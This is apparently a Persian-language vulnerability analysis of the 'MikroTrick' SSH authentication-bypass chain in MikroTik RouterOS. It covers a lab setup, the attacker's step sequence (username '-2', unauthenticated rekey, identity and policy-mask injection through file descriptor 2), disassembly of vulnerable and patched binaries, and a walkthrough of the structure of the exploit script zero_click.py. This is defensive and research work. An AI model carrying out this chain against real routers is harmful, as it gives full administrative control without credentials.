Columns: ADDRESS, NETWORK, INTERFACE, VRF
# ADDRESS            NETWORK       INTERFACE  VRF
0 192.168.15.130/24  192.168.15.0  ether1     main
[admin@ros-lab-7233] > /system resource print
                   uptime: 3m56s
                  version: 7.23.3 (stable)
               build-time: 2026-07-30 11:17:12
             free-memory: 795.0MiB
            total-memory: 1024.0MiB
                     cpu: 12th
               cpu-count: 1
           cpu-frequency: 2688MHz
                cpu-load: 2%
          free-hdd-space: 944.2MiB
         total-hdd-space: 964.2MiB
  write-sect-since-reboot: 1303
        write-sect-total: 1303
       architecture-name: x86_64
              board-name: x86 VMware, Inc. VMware7,1
                platform: MikroTik
23:25:21 echo: system,error,critical login failure for user admin from 192.168.15.1 via ssh
23:25:39 echo: system,error,critical login failure for user admin from 192.168.15.1 via ssh
23:25:39 echo: system,error,critical login failure for user admin from 192.168.15.1 via ssh
23:25:40 echo: system,error,critical login failure for user admin from 192.168.15.1 via ssh
23:25:40 echo: system,error,critical login failure for user admin from 192.168.15.1 via ssh
[admin@ros-lab-7233] >
[admin@ros-lab-7233] >
```

تصویر ۹: کنسول نهایی آزمایشگاه آسیب‌پذیر

جفت آدرس‌های .130 (نسخه 7.23.3) و .129 (نسخه 7.24.2) مبنای آزمون‌های A/B این سند توسط آزمایشگاه است. یکی بدون بررسی سیاست در مسیر rekey عمل می‌کند و دیگری با بررسی مقدار در آفست +x1080، نشست بدون احراز هویت را قطع می‌کند. تصویر ۹، نمای نهایی کنسول مهمان 7.23.3 پس از انجام پیکربندی آزمایشگاه است. نسخه نمایش‌داده‌شده در بنر، آماده بودن پرامپت RouterOS و اینکه ماشین در حالت کاری عادی نه در حالت نصب‌کننده قرار دارد.

از این نقطه به بعد، همه آزمون‌های SSH روی آدرس 192.168.15.130:22 انجام خواهد شد. بنر پروتکل ارائه‌شده توسط سرور، SSH-2.0-ROSSSH است. تا اینجا آزمایشگاه آماده است. بخش بعد به خود باینری‌ها و آدرس توابع می‌رود. اجرای موفق زنجیره MikroTrick به شرایط محیطی و پیش‌نیازهای مشخصی وابسته است. این شرایط هم از نظر دسترسی شبکه و هم از نظر وضعیت دستگاه هدف تعیین‌کننده هستند.

۵-۱- سناریوی اجرای آسیب‌پذیری

از دیدگاه مهاجم، زنجیره MikroTrick یک توالی نسبتا مستقیم از تعاملات SSH است که بدون نیاز به اعتبارنامه معتبر انجام می‌شود. مراحل کلی به شرح زیر است و در ادامه کد اکسپلویت این آسیب پذیری نیز با جزئیات بررسی خواهد شد.

۵-۱-۱- مراحل کلی زنجیره از دیدگاه مهاجم

مراحل اکسپلویت زنجیره آسیب‌پذیری‌های Mikrotrick به شرح زیر هستند:

۱. برقراری اتصال SSH: مهاجم به پورت SSH دستگاه آسیب‌پذیر در ابتدا متصل می‌شود و تبادل کلید اولیه (KEX) را تکمیل می‌کند.
۲. ثبت نام کاربری معلق (-2): در ادامه تلاش برای احراز هویت با نام کاربری -2 انجام می‌شود. این تلاش به‌صورت طبیعی شکست می‌خورد، اما در نسخه‌های آسیب‌پذیر نام کاربری در وضعیت نشست[2] باقی می‌ماند.
۳. ارسال rekey پیش از تکمیل احراز هویت: مهاجم درخواست شروع مجدد تبادل کلید یا همان مکانیزم rekey را ارسال می‌کند. سرور آسیب‌پذیر پس از اتمام مکانیزم rekey، به‌اشتباه به مرحله کانال می‌رود بدون اینکه احراز هویت موفق شده باشد یا SSH_MSG_USERAUTH_SUCCESS دریافت شده باشد.
۴. باز کردن کانال Session و درخواست ترمینال: کانال session باز می‌شود، درخواست PTY ارسال و shell فراخوانی می‌شود. در این مرحله، file descriptorهای استاندارد (از جمله FD 2) به PTY متصل می‌شوند.

[2] Pending Username

۵. تزریق هویت و Policy Mask: مهاجم از طریق کانال SSH بلوکی حاوی هویت جایگزین و Policy Mask کامل (جداشده با NUL) را ارسال می‌کند. فرآیند login helper به دلیل نام کاربری -2، این داده‌ها را از FD 2 می‌خواند و آن‌ها را به‌عنوان هویت و امتیاز معتبر می‌پذیرد.
۶. دریافت کنسول مدیریتی: در نهایت نشست با Session با سطح دسترسی کامل و Full برقرار می‌شود. مهاجم می‌تواند دستورات RouterOS را اجرا کند، کاربر جدید ایجاد کند یا پیکربندی را تغییر دهد. عملیات تحت هویت لاگ‌شده به شکل ssh:-2@<IP> ثبت می‌شوند.

این توالی در ابزارهای عمومی (از جمله کدی که در ادامه ارائه شده است) به‌صورت خودکار انجام می‌شود و معمولاً در چند ثانیه به کنسول منجر می‌گردد. در محیط آسیب‌پذیر، هیچ اعتبارنامه یا اطلاعات قبلی از حساب‌های موجود مورد نیاز نیست. در محیط پچ‌شده، حتی اگر اتصال اولیه برقرار شود، مراحل بعدی (عبور از gate احراز هویت و تفسیر -2 به‌عنوان file descriptor) مسدود می‌شوند. این تفاوت رفتاری مبنای روش‌های تشخیص غیرتهاجمی (مانند تست کنترل‌شده rekey بدون ارسال دستور) نیز قرار گرفته است.

۶- تحلیل آسیب‌پذیری

همانطور که تاکنون متوجه شدیم، زنجیره MikroTrick از دو نقص مستقل اما مکمل در مسیر پردازش SSH RouterOS ناشی می‌شود. هر نقص به‌تنهایی محدود است، اما ترکیب آن‌ها مرزهای اعتماد را به‌صورت متوالی دور می‌زند و به کنترل کامل بدون احراز هویت منجر می‌گردد.

۶-۱- تحلیل علت وقوع و جریان منطقی

در ادامه به بررسی و تحلیل وقوع و جریان منطقی این آسیب پذیری ها به تفکیک پرداخته شده است.

۶-۱-۱- آسیب‌پذیری SSH و مکانیزم rekey

اتصال SSH مثل یک مسیر چندمرحله‌ای است. مراحل اصلی آن به ترتیب شامل موارد زیر هستند:

۱. معرفی نسخه‌ها به هم
۲. ساخت کلیدهای رمزنگاری (مبادله کلید)
۳. احراز هویت (وارد کردن نام کاربری و رمز عبور یا کلید)
۴. باز کردن کانال و گرفتن کنسول

یک قانون ثابت و مهم در این مسیر وجود دارد که تا وقتی مرحله احراز هویت با موفقیت تمام نشده باشد، نباید اجازه ورود به مرحله چهارم (باز کردن کانال و گرفتن کنسول) داده شود. این قانون باید در همه حالت‌ها رعایت شود. مشکل اینجاست که در نسخه‌های آسیب‌پذیر RouterOS، این قانون فقط روی مسیر عادی و مستقیم اعمال می‌شود. اگر مهاجم در میانه کار (وقتی هنوز احراز هویت نکرده) درخواست بازکلید یا rekey بدهد، سرور پس از تمام شدن این عملیات، بدون بررسی مجدد، اجازه می‌دهد که به مرحله باز کردن کانال برود.

به عبارت دیگر، مهاجم با یک درخواست rekey، مرحله احراز هویت را کاملاً دور می‌زند. در این حالت، هنوز هیچ هویت و سطح دسترسی معتبری به نشست داده نشده است. مهاجم فقط توانسته وارد مرحله باز کردن کانال شود. برای کامل کردن حمله، به مشکل دوم نیاز دارد. داده‌ای که مسیر را فعال می‌کند، درخواست rekey در پنجره زمانی پیش از موفقیت احراز هویت است. تلاش اولیه احراز هویت با نام کاربری -2 (حتی اگر شکست بخورد) نام را به‌عنوان «نام در انتظار» ثبت می‌کند تا در مرحله بعد به login helper برسد.

۶-۱-۲- تزریق آرگومان و تفسیر File Descriptor

بعد از اینکه کانال باز شد و shell درخواست داده شد، RouterOS برنامه‌ای به نام login helper را اجرا می‌کند و نام کاربری را به آن می‌دهد. این برنامه یک قابلیت قدیمی دارد که برای استفاده‌های داخلی و محلی طراحی شده بود. اگر نام کاربری با علامت خط تیره و یک عدد شروع شود (مثلاً -2)، برنامه به جای اینکه آن را یک نام کاربری معمولی در نظر بگیرد، فکر می‌کند باید اطلاعات هویت و سطح دسترسی را از یک File Descriptor خاص بخواند.

در اتصال SSH وقتی Shell باز می‌شود، File Descriptor شماره 2 که معمولاً برای خطا استفاده می‌شود به همان ترمینال مهاجم وصل است. بنابراین وقتی نام کاربری -2 به login helper داده شود، برنامه از همین ترمینال مهاجم می‌خواند. مهاجم بلافاصله یک رکورد ساده روی کانال می‌فرستد که شامل دو بخش است:

۱. یک نام هویت (مثلاً ۰)
۲. یک عدد که نشان‌دهنده سطح دسترسی کامل است (مثلاً ۶۵۴۹۵۸)

مورد login helper این اطلاعات را می‌خواند و آن‌ها را به‌عنوان هویت و سطح دسترسی معتبر می‌پذیرد. در نتیجه کنسول مدیریتی با بالاترین سطح دسترسی برای مهاجم باز می‌شود. این قابلیت در اصل برای فراخوانی‌های داخلی و مورد اعتماد ساخته شده بود، اما چون هیچ بررسی مناسبی روی نام کاربری ورودی از شبکه انجام نمی‌شد، از راه دور قابل سوءاستفاده شد.

۶-۱-۳- ترکیب دو نقص و رسیدن به کنسول مدیریتی

ترکیب این دو مشکل به شکل زیر اتفاق می‌افتد:

۱. مهاجم به روتر متصل می‌شود و تبادل کلید اولیه را انجام می‌دهد.
۲. یک تلاش احراز هویت با نام کاربری -2 انجام می‌دهد. این تلاش شکست می‌خورد، اما نام -2 در وضعیت نشست باقی می‌ماند.
۳. درخواست rekey می‌فرستد. به خاطر مشکل اول، سرور مرحله احراز هویت را نادیده می‌گیرد و اجازه باز کردن کانال را می‌دهد.
۴. کانال باز می‌شود، PTY درخواست داده می‌شود و shell اجرا می‌گردد. در این لحظه، File Descriptor شماره 2 به ترمینال مهاجم وصل است.
۵. مهاجم رکورد حاوی هویت و سطح دسترسی کامل را روی کانال می‌فرستد. به خاطر مشکل دوم، Login Helper این اطلاعات را می‌خواند و اعمال می‌کند.
۶. کنسول مدیریتی با دسترسی کامل برای مهاجم باز می‌شود.

به این ترتیب، مشکل اول موانع احراز هویت را برمی‌دارد و مشکل دوم هویت و سطح دسترسی دلخواه را تزریق می‌کند. هیچ‌کدام به‌تنهایی کافی نیست، اما با هم، کنترل کامل دستگاه را بدون نیاز به هیچ اعتبارنامه‌ای ممکن می‌کنند.

۶-۲- تحلیل فضای حافظه و وضعیت داخلی در نقاط بحرانی

باینری ssh از بسته NPK رسمی نسخه x86 استخراج شد. این فایل یک ELF 32-bit i386 است، بدون نماد یا همان Symbol که به صورت کامل stripped شدند و در آدرس پایه 0x08048000 بارگذاری می‌شود. آبجکت connection در آفست session + 0xac قرار دارد. بایت واقع در connection + 0x78 پرچم یا همان Flag اصلی فاز کانال است و dword واقع در connection + 0x108 مورد policy mask نشست را نگه می‌دارد. پس از انجام rekey بدون احراز هویت، این فیلد صفر باقی می‌ماند و نشان‌دهنده نبود هویت و سیاست معتبر است.
جدول زیر نقاط کلیدی مرتبط با دو آسیب‌پذیری را در نسخه‌های آسیب‌پذیر و وصله‌شده نشان می‌دهد. این آدرس‌ها از دیزاسمبل باینری ssh و کتابخانه libumsg.so استخراج شده‌اند و مبنای تحلیل تفاوت رفتار قبل و بعد از وصله هستند. آدرس‌های تاییدشده روی باینری استخراج‌شده از NPK رسمی به شرح زیر است:

نسخه	محل	آدرس / نماد	توضیح
7.23.3	dispatcher	FUN_08057404	در این تابع، بدون هیچ بررسی روی فیلد Policy در آفست +x1080 پس از rekey، بسته‌های کانال بدون کنترل پردازش می‌شوند.
7.23.4	dispatcher	FUN_08057482	در این تابع، مقایسه cmp dword [eax+0x108], 0 در آدرس 0x080574f2 صورت می‌گیرد. اگر Policy صفر باشد، وضعیت 2 برگردانده و نشست قطع می‌شود.
7.24.2	dispatcher	FUN_08057200	همان بررسی Policy در آدرس 0x08057270 انجام می‌شود.
7.23.4	اعتبارسنجی نام کاربری	فراخوانی PLT در 0x080621920	فراخوانی تابع validLoginParamInput از libumsg.so (آفست +x4503a0) پیش از اجرای login helper صورت می‌گرد.
7.24.2	اعتبارسنجی نام کاربری	فراخوانی PLT در 0x08063780	فراخوانی همان تابع از libumsg.so (آفست +x4504a0).
7.23.3	login (حالت fd)	مقایسه در 0x0806526d	بررسی cmp [eax+4], 0x2d برای تشخیص شروع با خط تیره است؛ سپس تابع atoi در 0x0806532c و خواندن حداکثر 0x1000 بایت از file descriptor فراخوانی می‌شود.

جدول ۵: محل و توضیحات نقاط بحرانی طی نسخه‌ها

این تفاوت‌ها نشان می‌دهد که وصله، هم در مسیر dispatcher (برای جلوگیری از عبور rekey بدون سیاست) و هم در مسیر اعتبارسنجی نام کاربری (برای رد کردن ورودی‌هایی مانند -2) اعمال شده است.

حالا از رفتار مشاهده‌شده در کنسول به کد باینری به منظور تحلیل عملی می‌رویم. در فایل ssh نسخه 7.23.3 که از NPK رسمی استخراج شده است، تابع dispatcher لایه اتصال از آدرس 0x08057404 آغاز می‌شود. در ابتدای این تابع، اشاره‌گر connection با خواندن مقدار موجود در session + 0xac به دست می‌آید و سپس بایت واقع در آفست +x780 بررسی می‌شود تا مشخص شود آیا نشست در فاز کانال قرار دارد یا خیر.

```
VULNERABLE — 7.23.3 SSH dispatcher (CVE-2026-67279)

CVE-2026-67279  ssh  7.23.3  dispatcher  FUN_08057404
connection = *(session + 0xac);            ; 08057464  mov eax,[edi+0xac]
if (*(uint8_t*)(connection + 0x78) == 0)
    goto not_connected;                    ; 0805746a  cmp byte [eax+0x78],0
                                           ; 08057471  je  08057b19
; MISSING: no check of policy at +0x108
pkt = packet_type - 0x50;                  ; 0805746e  lea eax,[esi-0x50]
if (pkt > 0x12) goto unknown;
jump dispatch_table[pkt];                  ; 08057482  jmp dword [eax*4+...]
; unauthenticated rekey lands here with policy==0
; CHANNEL_OPEN / CHANNEL_REQUEST are dispatched anyway
```

تصویر ۱۰: تابع dispatcher آسیب‌پذیر 7.23.3

آنچه در تصویر با رنگ قرمز مشخص شده، همان نقطه ضعف است. هیچ مقایسه‌ای روی dword واقع در آفست +x1080 (که Policy Mask نشست را نگه می‌دارد) انجام نمی‌شود. اگر rekey بدون احراز هویت باعث بالا رفتن پرچم +x780 شده باشد، جدول پرش مربوط به پیام‌های CHANNEL_* اجرا می‌شود. در این حالت Policy هنوز صفر است، اما توزیع و پردازش بسته‌ها ادامه پیدا می‌کند.

```
PATCHED — 7.23.4 SSH dispatcher (CVE-2026-67279)

CVE-2026-67279  ssh  7.23.4  dispatcher  FUN_08057482
connection = *(session + 0xac);            ; 080574e2  mov eax,[edi+0xac]
if (*(uint8_t*)(connection + 0x78) == 0)
    goto not_connected;                    ; 080574e8  cmp byte [eax+0x78],0
                                           ; 080574ec  je  08057baa
if (*(uint32_t*)(connection + 0x108) == 0) ; 080574f2  cmp dword [eax+0x108],0
{
    status = 2;                            ; 080574fb  mov ebx,2
    return;                                ; 08057500  jmp epilogue
}
pkt = packet_type - 0x50;
jump dispatch_table[pkt];
; +0x108 is the session policy mask. Rekey-without-auth leaves it 0,
; so connection-layer packets are no longer dispatched.
```

تصویر ۱۱: dispatcher وصله‌شده 7.23.4

مسیر سبز CHANNEL_OPEN مجاز است در نسخه آسیب‌پذیر، نتیجه نبود همان یک مقایسه است. سرور صرفاً به خاطر بالا بودن پرچم فاز کانال، بسته‌ها را پردازش می‌کند و Policy را بررسی نمی‌کند. همان تابع در نسخه 7.23.4 چند بایت پایین‌تر، از آدرس 0x08057482 شروع می‌شود. ساختار اولیه تابع مشابه

است. ابتدا connection خوانده می‌شود و سپس بایت +x780 بررسی می‌گردد. تفاوت امنیتی بلافاصله بعد از این بررسی ظاهر می‌شود.
دستور cmp dword [eax+0x108], 0 در آدرس 0x080574f2 مقدار Policy Mask را می‌سنجد. اگر مقدار آن صفر باشد، ebx برابر 2 قرار می‌گیرد و تابع باز می‌گردد در نتیجه جدول پرش پیام‌های CHANNEL_* اجرا نمی‌شود. این دقیقاً همان وضعیتی است که پس از rekey بدون احراز هویت رخ می‌دهد. در نسخه 7.24.2 همین آزمون در آدرس 0x08057270 تکرار شده است.

از بیرون، کتابخانه Paramiko این قطع شدن را به‌صورت پیام «SSH session not active» (و در برخی مسیرها «Negotiation failed») نشان می‌دهد. این رفتار همان امضای سمت وصله در آزمون مقایسه‌ای A/B است.

```
VULNERABLE — 7.23.3 username passed to login (CVE-2026-86060)

CVE-2026-86060  ssh  7.23.3  login-helper spawn (after dup2/close)
; close leftover fds 3..0x3ff
mov  eax, [esi+0x20]          ; session object
; NO call to validLoginParamInput
call nv::message::message()   ; 08062065  begin argv / login message
lea  ecx, [eax+0xf8]          ; stored SSH username
; username is copied into /nova/bin/login argv unchanged
; a value beginning with '-' is later parsed by login as -<fd>
```

تصویر ۱۲: ssh پس از dup2/close نام کاربری را بدون اعتبارسنجی به argv می‌دهد

اگر فقط یک خط از وصله مربوط به CVE-2026-67279 را به خاطر بسپارید، همان دستور cmp روی آفست +x1080 است. اما نقص دوم در جای دیگری قرار دارد، جایی که sshd می‌خواهد برنامه /nova/bin/login را با exec اجرا کند.
پس از اینکه PTY با dup2 روی file descriptorهای 0، 1 و 2 کپی شد و بقیه file descriptorها بسته شدند، نسخه 7.23.3 بلافاصله شروع به ساخت پیام و آرگومان‌های خط فرمان (argv) می‌کند. در تصویر ۱۲ می‌بینید که هیچ فراخوانی به تابع validLoginParamInput وجود ندارد.
نام کاربری ذخیره‌شده از درخواست USERAUTH، هرچه که باشد، مستقیماً به‌عنوان آرگومان موقعیتی به برنامه login پاس داده می‌شود. اگر این نام با کاراکتر - شروع شود، login دیگر آن را به‌عنوان نام یک حساب کاربری در نظر نمی‌گیرد.



تصویر ۱۳: فراخوانی validLoginParamInput و رشته invalid user input

این رفتار نشان می‌دهد که اعتبارسنجی روی مرز شبکه انجام نمی‌شود و اعتماد صرفا به محتوای argv است. وصله مربوط به CVE-2026-86060 درست قبل از همان مرحله ساخت argv قرار می‌گیرد.

در نسخه 7.23.4 یک فراخوانی به تابع validLoginParamInput از طریق PLT در آدرس 0x08062192 اضافه شده است (معادل آن در نسخه 7.24.2 آدرس 0x08063780 است). اگر این تابع مقدار false برگرداند، رشته «invalid user input» از آدرس 0x08077e5c چاپ می‌شود و فرایند با کد خروج منفی خاتمه می‌یابد. در نتیجه برنامه login هرگز با exec اجرا نمی‌شود.
خود تابع در کتابخانه libumsg.so قرار دارد و مواردی مانند رشته خالی، شروع با کاراکتر - یا فاصله، پایان با فاصله و بایت‌های کنترلی کوچک‌تر یا مساوی 0x1f و همچنین بایت 0x7f را رد می‌کند. نام کاربری -2 دقیقا در اولین مقایسه (کاراکتر 0x2d) شکست می‌خورد. این همان خط امنیتی است که زنجیره را در مرز sshd قطع می‌کند.

```
UNCHANGED helper — /nova/bin/login dash-as-fd (CVE-2026-86060)

CVE-2026-86060  /nova/bin/login  7.23.3 == 7.23.4 (helper UNCHANGED)
cmp  byte [eax+4], 0x2d       ; 0806526d  first char == '-' ?
je   fd_mode                  ; 080652fa
...
fd_mode:
substr(arg, 1)                ; drop the dash
fd = atoi(rest)               ; 0806532c
if (fd > 0x20) reject         ; 0806533e  cmp ebx,0x20 ; ja
read(fd, buf, up to 0x1000)   ; 0806535a
close(fd)
; parse two NUL-delimited fields: username, policy mask
; SSH child fds 0/1/2 are the same PTY, so '-2' reads client input
```

تصویر ۱۴: /nova/bin/login/ حالت <fd> در پچ حذف نشده؛ فقط مرز sshd بسته شده است

نکته مهم این است که وصله، حالت خواندن از file descriptor را از برنامه login حذف نکرده است؛ فقط اجازه نمی‌دهد ورودی رسیده از شبکه به این حالت برسد. برای کامل شدن تصویر، باید ببینیم برنامه login با چنین آرگومانی چه می‌کند.

این منطق در نسخه‌های 7.23.3 و 7.23.4 تقریباً یکسان باقی مانده است. اگر اولین کاراکتر آرگومان برابر - باشد (دستور cmp [eax+4], 0x2d)، خط تیره حذف می‌شود، باقیمانده با atoi به عدد تبدیل می‌گردد و اگر شماره file descriptor از ۳۲ بزرگ‌تر نباشد، حداکثر 0x1000 بایت از آن خوانده می‌شود. سپس file descriptor بسته می‌شود و بافر با جداکننده NUL به دو فیلد نام و نقاب سیاست شکسته می‌شود.


در نسخه‌های x.7 هر سه file descriptor استاندارد به همان PTY نشست وصل هستند. بنابراین آرگومان -2 به معنای «از ترمینال کلاینت بخوان» است. وصله درست این است که sshd نگذارد چنین آرگومانی ساخته شود، نه اینکه این میان‌بر محلی برای برنامه‌های مورد اعتماد حذف گردد. با این سه تصویر آخر، جای هر پچ از جمله یکی در dispatcher اتصال، یکی در مرز username و سومی عمداً دست‌نخورده در login مشخص است.

۷- تحلیل کد بهره‌بردار

این بخش کالبدشکافی ایستای اسکریپت zero_click.py است که کد اکسپلویت توسعه داده شده برای بهره برداری از زنجیره آسیب پذیری های میکروتیک است. این کد دارای ۲۸۰ سطر است و تنها وابستگی آن paramiko است. کد این اکسپلویت در کنار سند قرار داده شده است.


خواندن این بخش سه لایه دارد. لایه اول معماری و پوشش است (چه چیزی در سورس هست و چه چیزی واقعا روی 7.23.3 / 7.24.2 قرار دارد). لایه دوم سطرهای هر تابع است با تصویر کد حاشیه‌نویسی شده

که به درک خواننده کمک شایانی خواهد کرد. لایه سوم نگاشت هر فراخوانی به CVE و به نقطه شکست پچ است. مرحله دوم زنجیره (نام 2-، PTY، BLOCK) فقط از روی سورس و باینری login تحلیل شده است.




تصویر ۱۵: گراف زنجیره رفتاری اکسپلویت Mikrotrick

قبل از ورود به توابع، کل فایل را به‌صورت چهار قطعه بهتر است ببینید: ثابت‌ها، کلاس Terminal، کلاس Session و حلقه acquire/main که ماهیت اکسپلویت را شکل می‌دهند. کادر نارنجی همان مسیر CVE-2026-67279 است، کادر آبی هم متعلق به مسیر CVE-2026-86060 است.



تصویر ۱۶: ساختار کد اکسپلویت zero_click.py

نکته: Session یک تلاش کامل برای پیاده‌سازی زنجیره است. اگر open_session شکست بخورد، RuntimeError می‌دهد و acquire تلاش بعدی را می‌سازد. شایان ذکر است، نقشه سطری کد که در تصویر ۱۷ قابل مشاهده است، نشان می‌دهد کدام بازه از ۲۸۰ سطر به کدام CVE می‌خورد و چه کاری انجام می‌شود.



تصویر ۱۷: نقشه سطری zero_click.py

۷-۱- نمای کلی کد و معماری ابزار

ابزار از سه واحد اصلی تشکیل شده است. کلاس Terminal فقط پس از برقراری shell معنا دارد و به کاوشگرهای DA و CPR کنسول RouterOS پاسخ می‌دهد تا اعلان سریع‌تر ظاهر شود. کلاس Session مسیر کامل از ایجاد سوکت TCP تا رسیدن به اعلان] > را در سازنده و متد inject طی می‌کند. توابع acquire، main و interactive مسئولیت حلقه اطمینان، پشتیبانی از سه حالت اجرا و بازاکسپلویت خودکار در صورت قطع شدن نشست را بر عهده دارند.

وابستگی‌ها محدود به Python 3، کتابخانه paramiko (در محیط مرجع روی نسخه 5.0.0 پین شده، زیرا Transport._send_kex_init واسط عمومی ندارد) و ماژول‌های استاندارد socket، threading، time و re است. هیچ باینری بومی و هیچ فراخوانی پوسته سیستم انجام نمی‌شود.

جدول زیر موجودی توابع را به‌همراه شماره سطر، CVE مرتبط و اثر وصله نسخه 7.24.2 نشان می‌دهد. دو مسئله مستقل در وصله از جمله بررسی dword مقدار Policy در آفست connection+0x108 و فراخوانی تابع validLoginParamInput از کتابخانه libumsg کافی است تا زنجیره متوقف شود.

Function / site	Lines	CVE	Patched 7.24.2 effect
Transport.start_client()	85	—	unchanged (legal KEX)
auth_password("-2")	86–89	86060 plant	validLoginParamInput rejects '-' later
t._send_kex_init() + wait	91–95	67279	dispatcher +0x108 == 0 → status 2
open_session()	97–105	67279	SSH session not active / no channel
get_pty / invoke_shell	106–107	86060 wire	never reached if gate holds
inject(BLOCK) + Enter	138–153	86060	login helper never exec'd
Terminal.feed CSI	48–57	reliability	irrelevant if no shell
acquire() retry loop	177–193	glue	fails every attempt (no channel)

تصویر ۱۸: نگاشت توابع و محل شکست هر فراخوانی روی نسخه وصله‌شده

واحد	سطرها	نقش
ثابت‌ها MASK/IDENT/BLOCK	22–16	رکورد هویت/سیاست fd2
class Terminal	72–38	پاسخ DA/CPR
